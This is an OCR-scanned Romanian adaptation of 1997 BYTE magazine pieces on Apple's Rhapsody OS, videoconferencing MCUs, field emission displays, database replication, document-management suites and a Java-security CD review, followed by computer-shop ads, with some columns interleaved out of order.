Compatibilitatea cu actualele platforme software Mac OS se realizează prin "cutia albastră". Aceasta este un proces OpenStep cu o singură conecţie preemptivă care adăposteşte Mac OS-ul. Aplicaţiile Mac execută cooperativ, iar unele porţiuni de cod OS de nivel scăzut execută pe un emulator 680X0.

Folosind PostScript pentru grafică şi culori se conferă fidelitate vizuală ecranului Rhapsody şi altor dispozitive PostScript de ieşire.

„Cutia galbenă" oferă servicii OS complete proceselor OpenStep; servicii cum ar fi multitasking-ul preemptiv şi protecţia memoriei. Din moment ce bibliotecile OpenStep vor fi native în totalitate, aplicaţiile OpenStep pot exploata performanţele procesorului PowerPC.

Lansarea noului SO, care va juca un rol crucial în strategia globală a companiei Apple, este programată pentru anul 1998. Până acum proiectanţii sunt entuziasmaţi de ceea ce se întâmplă, deoarece celor mai mulţi le place ce văd. „Apple îşi focalizează eforturile în scopul protejării investiţiilor clienţilor companiei şi, ca lider în aplicaţiile Mac, noi suntem cei mai încântaţi de această stratagemă", spune Steve Ruddock, purtătorul de cuvânt al firmei Claris. Părerea lui Greg Galanos, preşedintele fabricantului de unelte computaţionale Metrowerks este următoarea: „Prin Rhapsody, Apple dispune acum de un puternic SO industrial pentru servere şi aplicaţii Internet, de un SO simplu de folosit de către beneficiarii sistemului System 7 şi de o fantastică interfaţă utilizator pentru conectarea amândorura.“

Implementarea sistemului Rhapsody fără prejudicierea bazei software a lui Mac OS a determinat compania Apple să folosească o strategie OS orientată pe două planuri. În primul rând, actualul System 7.x Mac OS va găsi suport şi va fi îmbunătăţit, ceea ce va asigura (câţiva ani de fapt) compatibilitatea pe termen scurt aplicaţiilor Mac OS. În tot acest timp, OpenStep va fi portat pe platformele hardware PowerPC, atât pe platforma Power Mac cât şi pe platforma PowerPC (cunoscută sub numele de CHRP-Common Hardware Reference Platform). Un pachet de dezvoltare care

Compunerea rapsodiei

Proiectanţii pot alege mai multe căi de exploatare a sistemului Rhapsody.

Scrierea în OpenStep. Scrierea în API-urile OpenStep are avantajul de a transpune aplicaţia pe variantele iniţiale de Rhapsody. Asemenea aplicaţii pot beneficia imediat de facilităţile „cutiei galbene".

Scrierea într-un mediu de lucru. Mediile aplicative gestionează cele mai multe dintre rutinele interfeţei utilizator si de nivel scăzut, dând posibilitatea proiectanţilor de a-şi focaliza eforturile pe scrierea porţiunilor de cod care să rezolve problemele. Uneltele OpenStep Developer de la Next aufost lansate şi se pot deja procura. Metrowerks îşi va revizui mediul aplicativ PowerPlant pentru a adresa apelurile corespunzătoare sistemului Rhapsody şi nu sistemului Mac OS. Metrowerks intenţionează de asemenea să porteze unealta de proiectare Code âWarrior pe Rhapsody şi va dispune până în mai de suportul Objective C şi run-time Objective C. Unealta CodeVarior poate genera cod x86 şi deci e posibil să avem asemenea aplicaţii rulând pe Windows NT. Această soluţie presupune că cei mai mulţi proiectanţi vor fi nevoiţi să înveţe o nouă API, dar scrierea în OpenStep oferă o implementare Java a aplicaţiei: odată scrisă, aplicaţia trebuie doar recompilată pentru a rula pe diferite versiuni de Unix şi Windows NT.

Scrierea înMac OS. Apple va suporta sistemul Mac OS pentru câtva timp, dar această strategie depinde de felul în care funcţionează va apărea în a doua jumătate a lui '97 va fi probabil mai mult decât o simplă portare a lui OpenStep care să permită Mac-ului să ruleze atât mediul OpenStep cât și Mac OS, pachetul permițând proiectanților să modifice API-ul OpenStep 4.1. O lansare „Premier“, programată pentru luna ianuarie a anului viitor, va prezenta o interfață utilizator OpenStep concepută să emane stilul Mac.

Lansarea „Premier“ va asigura de asemenea suport limitat pentru aplicațiile Mac printr-o așa numită cutie albastră (blue box). Cutia albastră este un proces OpenStep. Acesta adăpostește un mediu de compatibilitate care se constituie într-o singură conecție preemptivă care execută sistemul Mac OS și aplicațiile Mac. De asemenea, procesul folosește un singur spațiu de memorie adiacent, după cum cere actuala arhitectură Mac.

Cutia albastră nu este o mașină virtuală sau un emulator; toate SO-urile Mac OS și toate secvențele de cod Toolbox care execută nativ și apelurile unui sistem de prioritate scăzută sunt redirecționate spre serviciile kernel-ului corespunzător. Aceasta înseamnă că execuțiile aplicațiilor Mac OS vor fi tot cooperative și că serviciile SO de nivel scăzut (cum ar fi programul File Manager) compuse din cod 680x0 vor trebui să execute într-un emulator.

Aplicațiile OpenStep execută într-o cutie galbenă (yellow box), fiind procese cu acces complet la tasking-ul preemptiv, la multithreating și la sistemul de protecție a memoriei (vezi figura de pe pagina anterioară). Până la mijlocul lui 1998, spune Apple, o lansare „Unifield“ a sistemului Rhapsody va asigura suport diferit atât pentru Mac OS cât și pentru aplicațiile OpenStep.

Un mare avantaj al lui Rhapsody este mediul de lucru OpenStep care se constituie într-un set de biblioteci orientate obiectual. Atât mediul de lucru cât și kernel-ul au fost supuse testării de-a lungul câtorva ani pentru a se realiza o fundație stabilă pe care apoi să prindă viață Rhapsody- strategie crucială pentru realizarea unui SO fiabil, specific Apple. OpenStep este de asemenea bine cunoscut pentru mediul său de lucru, care dă posibilitatea proiectării rapide a aplicaților client critice orientate pe afaceri, ceea ce reprezintă o facilitate foarte valoroasă în lumea corporată. Demonul se ascunde însă în detaliile de implementare, dar schema sistemului Rhapsody partiționează procesul în proiecte independente, ușor de rezolvat.

Portarea lui OpenStep nu ar trebui să dea de furcă, aceasta fiind realizată deja de câteva ori pe procesoare Intel, HP PA-RISC și SPARC. Mediul de lucru a fost portat pe Solaris (cu procesor SPARC) și pe Windows NT (cu procesor x86). Tehnologia care va asigura baza pentru cutia albastră există deja: mediul Macintosh Application Environment (MAE) este o platformă software care va suporta sistemul Mac OS 7.5.3 în interiorul unei ferestre X, pe o stație de lucru care rulează Solaris 2.5 sau HP-UX 9.05. „Am mobilizat mulți dintre inginerii MAE pentru a construi cutia albastră a lui Rhapsody“, spune Jim Gable, vicepreședintele departamentului de marketing din cadrul companiei Applesoft. În timp ce țelul lansării Unifield este să obținem ferestre ale aplicațiilor Mac OS identice cu cele ale aplicațiilor OpenStep, este posibil ca în primele lansări ale implementării cutiei albastre sistemul Mac OS să fie încorporat într-o fereastră OpenStep, similară tehnicii MAE. Modificarea sistemului OpenStep pentru ca acesta să emane un stil Mac veritabil nu ar trebui să fie dificilă, din moment ce obiectele UI sunt dislocate de restul bibliotecilor de clase. Fredric Bonnard, manager la departamentul de producție pentru OpenStep declară că: „Portarea sistemului Rhapsody nu ar trebui să constituie o problemă. Problemele majore vor fi legate de integrarea tehnologiilor Mac cu cele OpenStep și de dezavantajele UI-urilor dintre Mac OS și OpenStep.“

Suportul sistemului Rhapsody pentru strategii de dezvoltare multiple înseamnă că atunci când veți scrie o aplicație Mac OS aceasta nu va fi destinată doar acestei platforme. Mai mult, programul va putea fi rulat pe platforme Unix sau NT. Această schemă particulară este cea care a transformat practic QuickTime-ul lui Apple într-un standard multimedia, din moment ce acesta rulează pe sistemele Mac, pe Windows PC și pe stațiile de lucru SGI. Potențialul unui program care rulează pe toate computerele-indiferent dacă acestea sunt sisteme Mac, PC-uri NT sau stații de lucru Unix-este probabil cel mai de seamă câștig al sistemului Rhapsody.

-Tom Thompson

Scama lunii

Durerile ATM îl doboară pe Acrobat 3.0

Eu folosesc Adobe Acrobat zilnic și deci am fost nespus de încântat când mi-am procurat versiunea 3.0. Cu toate acestea, după ce am instalat cel mai nou Acrobat, Power Mac-ul meu a început să se împotmolească mai ales la tipărire, dar parcă cu intermitențe, mai tot timpul. Și deci, sistemul a început să mă lovească cu mesaje de eroare (Type 11).

Din fericire, Tom Thompson, redactor BYTE și guru Mac, era familiar cu această problemă. El mi-a spus că probabil problemele au apărut datorită versiunii 4.0 a programului Adobe Type Manager, care este încorporată de Acrobat 3.0. O scanare rapidă a siturilor legate de Mac m-au lămurit că și alții s-au izbit de aceleași probleme. Întoarcerea la o versiune anterioară de ATM a rezolvat problema, Acrobat-ul meu lucrând acum fără cusur.

Adobe a fost înștiințată de această problemă, compania declarând că vina este a unui conflict între ATM 4.0 și driver-ul de imprimantă LaserWriter 8.4.x al lui Apple. Adobe spune că problema se rezolvă prin instalarea unor versiuni ATM sau LaserWriter driver anterioare, sau instalarea driver-ului PSPrinter de la Adobe în locul celui 8.3.x.

-Jenny Donelan

Trimiteți-le pe ale dvs. la edejesus@bix.com!

implementarea „cutiei albastre". Metrowerk a cumpărat recent Latitude Group, care deține o bibliotecă de portanță care dă posibilitatea aplicațiilor Mac OS să opereze pe sisteme Unix, cum ar fi Solaris 2.3 de la Sun, IRIX 5.2 de la SGI și HPUX 9.03. Această bibliotecă redirecționează apelurile Mac OS spre serviciile Unix corespunzătoare. Metrowerk va reconcepe biblioteca pentru a putea fi interfațată cu Rhapsody. Acest lucru ar trebui sădea posibilitatea proiectanților de a continua exploatarea API-urilor Mac OS, iar aplicațiile astfel rezultate vor beneficia de capabilitățile avansate ale sistemului de operare Rhapsody.

O conductă video pentru întreg orașul


Unui utilizator desktop al unui sistem de videoconferințe îi trebuie mai mult de o zi pentru a-și da seama că această tehnologie devine productivă numai dacă sistemul suportă mult mai mult decât o conversație unu la unu. Faceți deci cunoștință cu unitatea Multipoint Control Unit (MCU), un sistem de conecție care leagă trei sau mai mulți utilizatori, interpretează mesajele audio și video și le transmite. Dar nu mai există un singur standard MCU și rețeaua nu se limitează doar la televiziune.

Piața multipoint se dezvoltă foarte rapid. Raportul 1997 Teleconferencing Markets and Strategies realizat de Forward Concepts (602-968-3759; http://www.fwd-concepts.com) arată că încasările generate de vânzările sistemelor MCU (excluzând serviciile MCU) vor urca la 250 milioane de dolari până în anul 2000.

Pentru utilizatorii sistemului video desktop H.320, sistemele MCU sunt mai fiabile, mai prietenoase și din ce în ce mai ieftine. De exemplu, compania VideoServer (617-582-8500; http://www.videoserver.com) comercializează sistemul de bază pentru patru utilizatori MCS Series 2000 Model 2007 (expandabil la opt utilizatori) la prețul de 22.550$. Upgrade-urile pentru acest sistem includ un modul care vă permite vizualizarea simultană a tuturor participanților, un modul pentru conferințe audio (suportă participanți care au doar facilități audio) și un modul estimativ de gestionare a conecțiilor(??). Aceste module se conectează în interiorul carcasei MCS și sporesc sensibil performanțele. MultiLink (508-691-2100; http://www.multilink.com) a adoptat o altă strategie. Produsul System 80 al acestei companii folosește DSP-uri programabile pentru a asigura flexibilitatea tuturor componentelor. În timp ce un utilizator VideoServer va trebui să cumpere un modul de vizualizare simultană, un utilizator MultiLink trebuie doar să instaleze software-ul corespunzător pentru a dobândi această funcționalitate.

Lucent Technologies (908-582-8500; http://www.lucent.com), un alt lider al pieței conferințelor multipoint și-a focalizat eforturile în scopul realizării unui sistem ușor de manevrat. George Ralston, managerul de marketing al departamentului tehnologiilor destinate comunicațiilor vizuale din cadrul comaniei Lucent, explică că aceste tehnologii sunt mai perfecționate ca niciodată. „Oamenii vor să aibă acces la videoconferințe și să le controleze având cât mai puțină pregătire de specialitate", spune el. Aceasta presupune înlocuirea actualelor sisteme MCU care sunt controlate de un factor uman cu console pe care participanții la conferințe să le manipuleze ei înșiși via interfețe telefonice touchtone sau prin interfețe grafice PC, continuă Ralston.

Acelora care transmit imagini video de-a lungul Internetului sau printr-un intranet nu li se garantează nimic; nici măcar jumătate dintre problemele legate de confirmare sau de setare nu au fost rezolvate. Dar sistemele de transmisie IP multiplă în timp real care suportă protocoalele proprietare și standard se îmbunătățesc pe zi ce trece. Produsul IP/TV de la Precept Software (415-845-5200; http://www.precept.com) reprezintă o soluție software integrată client/server bazată pe standarde și destinată părților private sau publice, aplicațiilor în timp real sau pentru stocare-vizualizare video (serverul NT costă 1995$, clientul Windows costă 195$). Acest sistem nu necesită upgrade-uri hardware.



Vânzările produselor MCU vor crește pe măsură ce videoconferințele se impun.

O altă opțiune pentru videoconferințele multiuser desktop bazate pe rețele LAN o reprezintă gama de produse furnizate de Intelect Visual Communications (212-317-9600; http://www.videoconferencing.com).

De asemenea, compania Picture Tel (508-292-5000; http://www.picturetel.com) va lansa opțiuni multipoint speciale, destinate utilizatorilor liniei de produse LiveLAN (videoconferințe digitale bazate pe protocolul IP).

Numele companiei White Pine Software (603-886-9050; http://www.wpine.com), proiectantul pachetului software Enhanced CU-See Mee pentru aplicații video desktop prin Internet, este de cele mai multe ori asociat cu proiectarea pachetelor software utilizator. Dar asigurarea unei soluții software multipoint robuste pentru Internet face categoric parte din strategia unei companii. Andrew Hally, director de marketing, estimează că mai mult de 100.000 de oameni din toată lumea folosesc zilnic sistemul White Pine Reflector 2.1 pentru aplicații care se întind de la comunicări universitare și până la pălăvrăgeli.

Dacă nu sunteți sigur de viitorul conferințelor multipoint, nu aveți de asteptat decât câteva săptămâni. Înainte să vă dați seama, Microsoft și Intel vor lansa propriile versiuni. O soluție multipoint, multicasting, multinetwork, multimedia pentru conferințe nu e prea departe de noile produse H.323. În cele din urmă, celor mai multor utilizatori le trebuie o zi pentru a înțelege sistemele multipoint.

-Christine Perey

O privire în viitor

Un concurent al tehnologiei LDC va apărea prin 2000

Ecranele FED (Field Emission Display) ar putea într-o zi să înlocuiască atât ecranele LCD cât și pe cele CRT, dar nu trebuie să vă așteptați ca această tehnologie să înlocuiască actualele ecrane desktop înainte de anul 2000.

Există mai multe variante de implementări FED, dar ideea generală este aceea că emitorii individuali și adresabili de electroni, aranjați sub forma unei grile, sunt supuși unor semnale electrice care pun în mișcare electronii. Acești electroni în mișcare interacționează cu un ecran cu fosfor, dând naștere spoturilor colorate. Tehnologia FED promite consum scăzut, un unghi mare de vizualizare, grosimi mai reduse decât cele ale actualelor CRT-uri și imagini de înaltă calitate.

Există mai multe companii care lucrează la proiecte FED. Candescent Technologies (cu sediul în San Jose, CA, cunoscută înainte ca Silicon Video) prevede că va începe producția produselor FED în 1998. Părerea oficială a companiei este că veți începe să vedeți astfel de produse începând cu anul 1999. Proiectul FED al companiei se află în faza testelor, fază în care se testează capabilitatea ecranului de a lucra într-un mediu cu temperaturi oscilante, cu vibrații și sub alte condiții.

Produsele FED ale companiei Candescent vor oferi imagini de o calitate egală sau superioară sistemelor CRT, un unghi de vizualizare mare, un răspuns video și culori mai bune. Dar, există alte companii care dezvoltă ecrane monocrom mai mici, destinate testelor, aparatelor de măsură și afișajelor avioanelor. De exemplu, PixTech (cu sediul la Montpellier, France și Santa Clara, CA) a lansat deja producția pilot și așteaptă să lanseze producția de serie a ecranului FED monocrom de 5,2 inci conceput de această companie. O versiune color a produsului e așteptată anul acesta.

David Mentely, vicepreședintele departamentului de cercetări pentru ecrane din cadrul companiei Stanford Resources (San Jose, CA), o companie de cercetări specializată în afișaje electronice, prevede că implementările FED destinate portabilelor și dispozitivelor de comunicație se vor impune în lumea echipamentelor de măsură și test. Ecranele FED vor fi peste trei sau șase ani un concurent de seamă al ecranelor LCD de 12 și 13 inci ale notebook-urilor, este părerea acestuia. -DA

Puteți vedea datele furnizate de minuscula stație meteo Phar Lap la http://smallest.pharlap.com.

Replicare pretutindeni

Nici o bază de date nu seamănă cu o insulă, datorită replicării heterogene. Spre deosebire schemele de replicare care vă permit să replicaţi doar între baze de date care au acelaşi sistem de management, replicarea heterogenă vă permite sincronizarea datelor între bazele de date furnizate de proiectanţi diferiţi. Compania Gartner Group estimează că fiecare organizaţie Fortune 1000 deţine o medie de cinci baze de date diferite. Replicarea eterogenă asigură interoperabilitatea între aceste baze de date.

O serie de baze de date şi de produse furnizate de un terţ au stat la baza unui clasament în ce priveşte flexibilitatea soluţiilor. La limita inferioară a acestui clasament, serverul Microsoft SQL Server 6.5 (206-882-8080; http://www.microsoft.com/sql) oferă replicare între serverul SQL şi orice bază de date care se supune standardului Open Database Connectivity (ODBC). Acest lucru asigură o largă gamă de opţiuni, deoarece toate bazele de date importante respectă standardul ODBC. Replicarea SQL Server funcţionează doar unidirecţonal. Ea nu suportă aplicaţii care necesită împrospătarea bazelor de date la fiecare capăt al activităţii de replicare. Oricum, una dintre firmele intervievate au respins SQL Server, în parte deoarece ODCB este încet în comparaţie cu driverele native.

Mai spre fruntea clasamentului s-a clasat Oracle cu produsul Replication Services for DataPropagator (415-506-7000; http://www.oracle.com) care facilitează replicaţia bidirecţională între datele ierahice şi sistemele Oracle Workgroup sau warehouse. O unealtă de administraţie asigură o interfaţă grafică utilizator destinată controlului funcţionalităţii replicării.

Sistemul de replicare asincronă eterogenă al lui Oracle suportă sistemul DB2 pentru MVS şi AS/400, şi de asemenea sistemul de replicare bidirecţională Information Management System de la IBM.

Şi mai sus în această ierahie se situează NotesPump 2.0 de la Lotus (617-577-8500; http://www.edge.lotus.com/pumpzone/index.html) asigură servicii de replicare prin utilizarea driverelor native, ODBC-ului şi produsului IBM DataPropagator. Bazele de date care au o conecţie la un driver nativ le includ pe cele de la Oracle, Sybase şi Notes. DataPropagator permite replicarea cu datele ierahice IBM DB2. Transferul de date realizat de NotesPump este bidirecţional şi sistemul Programator


Datapro Report

Suitele rezolvă nevoile informatice ale firmei

Una dintre cele mai importante probleme din lumea organizaţiilor globale o reprezintă manipularea informaţiei bazate pe documente şi de cele mai multe ori stocată pe sisteme disparate şi incompatibile. Pentru a elimina aceste incompatibilităţi, fabricanţii au lansat suite de aplicaţii care integrează o largă gamă de capabilităţi vizuale şi de management al documentelor.

De exemplu, FileNet (714-9663400; http://www.filenet.com) a anunţat recent lansarea produsului Saros Discovery Suite, o soluţie client/server care integrează facilităţile video, de management şi facilităţi legate de fluxul tehnologic. Lansarea este programată pentru al doilea sfert al anului şi va fi alcătuită din Saros Document Manager, FileNet Ensemble, destinate supravegherii fluxului tehnologic prin e-mail şi Watermark Client, destinat vizualizării documentelor. Această suită de aplicaţii este un component cheie al stategiei Foundation for Enterprise Document Management a companiei FileNet. Suita Saros Discovery Suite (100 utilizatori a câte 495$ fiecare) reprezintă culminarea eforturilor firmei FileNet de a combina propriile produse cu cele de la Saros şi Watermark, proces realizat în 1995 şi 1996. Totuşi, FileNet nu este singura companie care oferă asemenea soluţii. Produsul Enterprise Document management System de la Documentum (510-463-6800; http://www.documentum.com) este o suită de aplicaţii client/server destinată managementului documentelor întreprinderilor şi care include un sistem de gestionare al fluxului de producţie. Documentum EDMS acceptă orice tip de obiect folosit într-o organizaţie (cum ar fi texte, date, grafice, randări CAD, desene tehnice şi fişiere multimedia) şi asigură biblioteci de servicii printre care se numără fişele de pontaj, navigatori, servicii de actualizare, căutare şi vizualizare. De asemenea, produsul asigură controlul randărilor, detecţia automată a formatelor, suport pentru comentarii, transformări, interpretări şi limbaj de interogare destinat căutării obiectelor.

Docs Open 3.5 Enterprise Suite, realizat de compania PC Docs (617-273-3800; http://www.pcdocs.com), combină sistemul Docs Open de gestionare a documentelor cu sistemele Docs Imaging şi Docs Routing. Docs Imaging realizează captura imaginilor de pe una sau mai multe pagini pentru ca apoi acestea să fie vizualizate pe desktop-ul Docs Open. Aplicaţia se integrează cu sistemul de management al documentelor implementat de Docs Open. Docs Routing asigură servicii de transfer al documentelor şi folderelor către unităţi de revizuire şi validare, fără să necesite un sistem e-mail. Docs Open Enterprise Suite costă 499$ la nivel de client, iar preţurile pentru servere încep la 3995$.



Clentul Watermark transmite documentul managerului Saros Document.

De la Saros Document Manager, un wizard vă ghidează spre modulul Ensemble Workflow .

Lava, de la Lava Systems (905-625-4000; http://www.lavasys.com), combină într-un singur pachet un sistem de gestionare a documentelor, un vizualizator şi un sistem de supraveghere a fluxului tehnologic. Lava suportă NT, Netware şi cele mai multe versiuni de Unix. Motoarele SQL suportate de acest pachet le includ pe cele furnizate de Oracle, Sybase s.a. Software-ul client rulează sub Windows 3.1, 95 sau sub NT. Pachetul server, care costă 15.000$, include licenţe pentru 10 utilizatori. Cu motorul de gestionare a documentelor complexe utilizatorii pot scana documente tipărite pe hârtie şi pot integra diverse documente cum ar fi mesajele e-mail, desenele CAD, imagini video digitale şi formatele MS Office 95. Facilităţile Lava includ controlul versiunilor, intrări şi ieşiri confirmate de documente ordonare şi configuratoare.

Suitele integrate de gestionare a documentelor reprezintă o foarte dorită soluţie la problemele de gestionare a informaţiilor corporate. Dar, trebuie să aveţi in vedere că ceea ce va conta pentru utilizatori şi va diferenţia fabricanţii va fi robusteţea componentelor individuale care alcătuiesc suita de aplicaţii.

Karen Shegda, *analist, Datapro Information Services Group. Pentru informaţii suplimentare, sunaţi la (609) 764-0100; fax (609) 764-2814 sau http://www.datapro.com.*

Clasamentul soluţiior de replicare heterogenă

OmniReplicator
- •Replicare bidirecţională
- •Drivere native de replicare pentru Oracle, DB2/MVS, Informix, Sybase şi SQL Server
- •replicare unidirecţională pentru Rdb, DB/6000, DB2/400 şi Ingres

NotesPump
- •Replicare bidirecţională
- •Drivere native de replicare pentru DB2, Oracle, Sybase şi Notes
- •Se supune standardului OBCD
- •Rulează pe severe Notes

Oracle
- •Replicare bidirecţională
- •Replicare unidirecţională la Sybase, SQL Server, Ingres şi Informix via gateway
- •Drivere native de replicare pentru DB2 şi IMS

SQL Server
- •Replicare unidirecţională de la SQL Server
- •Respectă doar standardul OBCD

al programului asigură o interfaţare grafică pentru programarea activităţilor de replicare într-o agendă standard sau, ca răspuns la condiţiile specifice, într-o bază de date Control Store. NotesPump Server citeşte şi execută comenzi din această bază de date.

OmniReplicator, dezvoltat de Praxis International (617-622-5751; http: //www.praxisint.com) se află în vârful acestui clasament. Produsul suportă replicare bidirecţională între bazele de date DB2/MVS, Oracle, Informix, Sybase şi SQL Server. OmniReplicator permite de asemenea replicare unidirecţională între oricare dintre aceste baze de date şi un alt set de baze de date, incluzând Rdb, DB2/6000, DB2/400 şi Ingres. Karl Fonda, şeful centrului de expertiză al companiei Eastman Kodak, declară că OmniReplicator răspunde cel mai bine necesităţilor de replicare ale companiei, deoarece suportă o largă varietate de tipuri de baze de date eterogene. OmniReplicator poate facilita replicarea chiar şi între versiuni diferite ale aceleaşi familii DBMS. De exemplu, Informix recomandă produsul OmniReplicator pentru sincronizarea aplicaţiilor scrise cu versiuni diferite ale sistemului Informix DBMS.

Dar care produs satisface cel mai bine nevoile dvs. de replicare? Dacă doriţi doar o replicare eterogenă unidirecţională şi bugetul e o problemă, atunci SQL Server ar putea fi cea mai bună soluţie, deoarece replicarea se realizează în program. Firmele care au o veche tradiţie Oracle şi doresc să conecteze date ierahice ar putea alege ca fiind cea mai bună oferta Oracle. NotesPump atrage atenţia cumpărătorilor cu experienţă în manipularea serverelor Notes. Produsul OmniReplication deţine cea mai largă gamă de servicii de replicare. **-Rick Dobson**

Preveniţi atacurile Java

Explicaţii adecvate dar consultanţă nesatisfăcătoare

Multe organizaţii au nevoie de serviciile Internet sau de conecţiile Web, dar ele doresc totodată să-şi protejeze sistemele şi datele proprii. Impunerea rapidă a limbajului Java ca platformă multiplă, împreună cu transformările aduse asupra capabilităţilor URL-urilor, au fost unele dintre premisele problemei.

Acest CD-ROM tutorial are ca scop furnizarea de explicaţii managerilor IS pe marginea modelului după care funcţionează sistemul de securitate al limbajului Java, cuprinzând şi sugestii în sensul precauţiunilor ce trebuiesc avute în vedere. Autorii explică modelul de securitate al limbajului Java în termeni pe înţelesul tuturor; explicaţiile cuprinzând şi şapte exemple, parcurse pas cu pas, de atacuri şi slăbiciuni cunoscute. Din nefericire, ei oferă mult prea puţine recomandări şi nimic din ceea ce se numeşte specificul Java. Concluzia lor finală este: „Singura cale de a elimina riscurile asociate limbajului Java este să nu-l mai folosiţi deloc. Această metodă de securitate este mai degrabă drastică, din moment ce pierdeţi şi toate beneficiile furnizate de Java. Cu toate acestea, dacă informaţia dvs. are o importanţă majoră, puteţi dezasambla Java de pe toţi navigatorii şi puteţi instala un sistem de protecţie care să încerce să oprească applet-urile Java.“ Sugestia autorilor ar fi ca utilizatorii să dezasambleze Java atunci când vizitează situri necunoscute. Şi mai ce?!

Dacă doriţi o explicaţie clară asupra securităţii limbajului Java şi slăbiciunilor acestuia, acest CD ar putea fi o alegere bună. Dar există mai multe cărţi de specialitate care v-ar putea furniza aceeaşi informaţie pentru bani mai puţini.

-Russell Kay

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Marius Tudorică*]

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer
Best Buy
COMPUTER SHOPPING CENTRE
SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON
cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

CARACTERISTICI GENERALE

Calculatoarele **LifeBook**

- Proc. Intel Pentium la 120/133 /150 MHz
- 16 MB RAM, expandabilă la 48 MB
- 256 kB memorie cache
- hard disc de 1.3 GB
- unitate de floppy disc de 1.44 MB detaşabilă (pentru uz intern sau extern)
- CD-ROM 6 x speed, IDE
- Sound blaster pe 16 biţi, microfon intern şi difuzor
- Sloturi PCMCIA: 1 tip III sau 2 tip II
- Interfeţe I/O: - 1 port serial
    - 1 port paralel
    - 1 port pt. docking station, 240 pini (model 635T)
    - 1 port pt. conexiune infraroşu
    - 1 port pentru tastatură sau mouse
    - 1 port pentru display extern, 15 pini
- Display color SVGA, 11.3/12.1", 2MB video RAM
- Greutate 2.8Kg (modele530T, 555T) şi 1.9 Kg model 635T
- Win 95 preinstalat
- Diferite utilitare şi aplicaţii preinstalate

Combinând puterea unui calculator desktop cu o deosebită flexibilitate, LifeBook-urile Fujitsu reprezintă soluţia ideală pentru utilizatorii care au nevoie de un calculator portabil, într-o configuraţie completă.

SUNAŢI ACUM:
250.61.17 / 250.61.97

ICL

O nouă generaţie - Lifebook Fujitsu!

O opţiune software este RoadOffice, configurat special pentru lucrul cu fax/modem, sau cu placă GSM.

LifeBook-urile Fujitsu - o "carte" plină de viaţă!

intel inside
pentium
PROCESSOR

ICL-ROMÂNIA – Reprezentanţa
Bd. Republicii, 44 - 46, Sector 2, Bucureşti
Tel: 401-250.61.17 Fax: 401-250.58.18

PARTENERI AUTORIZAŢI: ALFASOFT SA (Cluj-Napoca), CORES SRL (Timişoara), DATALOG COMPUTERS (Tg. Mureş), ELCOSOFT SRL (Cluj-Napoca), FIBA IMPORT EXPORT SRL (Ploieşti), GENESYS SOFTWARE SRL (Bucureşti), INTELPROF INTERNATIONAL SRL (Braşov), MIXERA SRL (Brăila), ROMUS TRADING & DEVELOPMENT LTD (Iaşi), TERRA INDUSTRIAL TECHN SA (Piteşti), TOP EDGE ENGINEERING SRL (Craiova).

FUJITSU

PCs . NOTEBOOKS . SERVERS

Afacerea creşte.
Sistemul dumneavoastră informatic
trebuie să susţină această creştere.
Aveţi nevoie de
calculatoare performante

optimal configurate

fiabile

susţinute printr-un
service operativ

preţuri competitive

În întâmpinarea nevoilor
dumneavoastră am implementat
conceptul calităţii totale, calitate
ce va fi regăsită în fiecare detaliu
la COMRACE COMPUTERS.

Cele mai noi tehnologii
mondiale încorporate în
calculatoarele COMRACE.
Acestea sunt proiectate,
optimizate şi testate astfel
încât aplicaţiile
dumneavoastră să ruleze la
performanţă maximă
chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi
service asigurate de
profesionişti.

**Cu un angajament integral pentru
satisfacţia utilizatorului prin
calitate totală,**

